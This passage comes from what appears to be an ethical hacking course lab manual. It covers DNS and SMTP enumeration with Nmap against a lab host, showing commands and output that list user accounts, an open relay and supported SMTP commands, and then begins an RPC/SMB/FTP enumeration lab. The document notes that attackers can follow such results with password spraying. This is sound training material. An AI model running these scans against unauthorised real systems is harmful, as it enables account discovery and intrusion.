Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 09:28 EDT
Pre-scan script results:
| dns-srv-enum:
|   Exchange Autodiscovery
|     service prio weight host
|_    443/tcp  0    0    autodiscover.bluehost.com
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.41 seconds
[root@parrot]-[/home/attacker]
#
```


Module 04 – Enumeration


10. Using this information, attackers can launch web application attacks such as injection attacks, brute-force attacks and DoS attacks on the target domain.
11. This concludes the demonstration of performing DNS Enumeration using Nmap.
12. Close all open windows and document all the acquired information.
13. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform SMTP Enumeration

SMTP enumeration determines a valid list of user accounts on the SMTP server.

Lab Scenario

As an ethical hacker or penetration tester, the next step is to perform SMTP enumeration. SMTP enumeration is performed to obtain a list of valid users, delivery addresses, message recipients on an SMTP server.

Lab Objectives

- Perform SMTP enumeration using Nmap

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 5 Minutes

Overview of SMTP Enumeration

The Simple Mail Transfer Protocol (SMTP) is an internet standard-based communication protocol for electronic mail transmission. Mail systems commonly use SMTP with POP3 and IMAP, which enable users to save messages in the server mailbox and download them from the server when necessary. SMTP uses mail exchange (MX) servers to direct mail via DNS. It runs on TCP port 25, 2525, or 587.

Lab Tasks

Task 1: Perform SMTP Enumeration using Nmap

The Nmap scripting engine can be used to enumerate the SMTP service running on the target system, to obtain information about all the user accounts on the SMTP server.

Here, we will use the Nmap to perform SMTP enumeration.

1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.
2. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top-left corner of **Desktop** to open a **Terminal** window.
3. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. In the terminal window, type **nmap -p 25 --script=smtp-enum-users [Target IP Address]** and press **Enter**, (here, the target IP address is **10.10.1.19**).

Note: **-p**: specifies the port, and **--script**: argument is used to run a given script (here, the script is **smtp-enum-users**).

6. The result appears displaying a list of all the possible mail users on the target machine (**10.10.1.19**), as shown in the screenshot.

Note: The MAC addresses might differ when you perform the task.

```
nmap -p 25 --script=smtp-enum-users 10.10.1.19 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# nmap -p 25 --script=smtp-enum-users 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 01:17 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00070s latency).


PORT      STATE SERVICE
25/tcp    open  smtp
| smtp-enum-users:
|   root
|   admin
|   administrator
|   webadmin
|   sysadmin
|   netadmin
|   guest
|   user
|   web
|   test
|_
MAC Address: 02:15:5D:19:19:A3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
[root@parrot]-[/home/attacker]
#
```


7. Type **nmap -p 25 --script=smtp-open-relay [Target IP Address]** and press **Enter**, (here, the target IP address is **10.10.1.19**).

Note: **-p**: specifies the port, and **--script**: argument is used to run a given script (here, the script is **smtp-open-relay**).

8. The result appears displaying a list of open SMTP relays on the target machine (**10.10.1.19**), as shown in the screenshot.



```
[root@parrot]-[/home/attacker]
# nmap -p 25 --script=smtp-open-relay 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 01:18 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0013s latency).


PORT      STATE SERVICE
25/tcp    open  smtp
|_smtp-open-relay: Server is an open relay (14/16 tests)
MAC Address: 02:15:5D:19:19:A3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
[root@parrot]-[/home/attacker]
#
```

9. Type **nmap -p 25 --script=smtp-commands [Target IP Address]** and press **Enter**, (here, the target IP address is **10.10.1.19**).

Note: **-p**: specifies the port, and **--script**: argument is used to run a given script (here, the script is **smtp-commands**).

10. A list of all the SMTP commands available in the Nmap directory appears. You can further explore the commands to obtain more information on the target host.



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker/dnsrecon]
# nmap -p 25 --script=smtp-commands 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-10 08:20 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0012s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
|_smtp-commands: Server2019 Hello [10.10.1.2], TURN, SIZE 2097152, ETRN, PIPELINING, DSN, ENHANCEDSTATUSCODES, 8bitmime, BINARYMIME, CHUNKING, VRFY, OK
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH TURN ETRN BDAT VRFY
MAC Address: 7C:32:C4:FB:26:F6 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
[root@parrot]-[/home/attacker/dnsrecon]
#
```

11. Using this information, the attackers can perform password spraying attacks to gain unauthorized access to the user accounts.
12. This concludes the demonstration of SMTP enumeration using Nmap.

13. Close all open windows and document all the acquired information.
14. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform RPC, SMB, and FTP Enumeration

There are various techniques that ethical hackers and penetration testers can use to make information-gathering easier.

Lab Scenario

As an ethical hacker or penetration tester, you should use different enumeration techniques to obtain as much information as possible about the systems in the target network. This lab will demonstrate various techniques for extracting detailed information that can be used to exploit underlying vulnerabilities in target systems, and to launch further attacks.

Lab Objectives

- Perform SMB and RPC enumeration using NetScanTools Pro
- Perform RPC, SMB, and FTP enumeration using Nmap

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of Other Enumeration Techniques

Besides the methods of enumeration covered so far (NetBIOS, SNMP, LDAP, NFS, and DNS), various other techniques such as RPC, SMB, and FTP enumeration can be used to extract detailed network information about the target.

- **RPC Enumeration:** Enumerating RPC endpoints enables vulnerable services on these service ports to be identified
- **SMB Enumeration:** Enumerating SMB services enables banner grabbing, which obtains information such as OS details and versions of services running
- **FTP Enumeration:** Enumerating FTP services yields information about port 21 and any running FTP services; this information can be used to launch various attacks such as FTP bounce, FTP brute force, and packet sniffing

Lab Tasks

Task 1: Perform SMB and RPC Enumeration using NetScanTools Pro

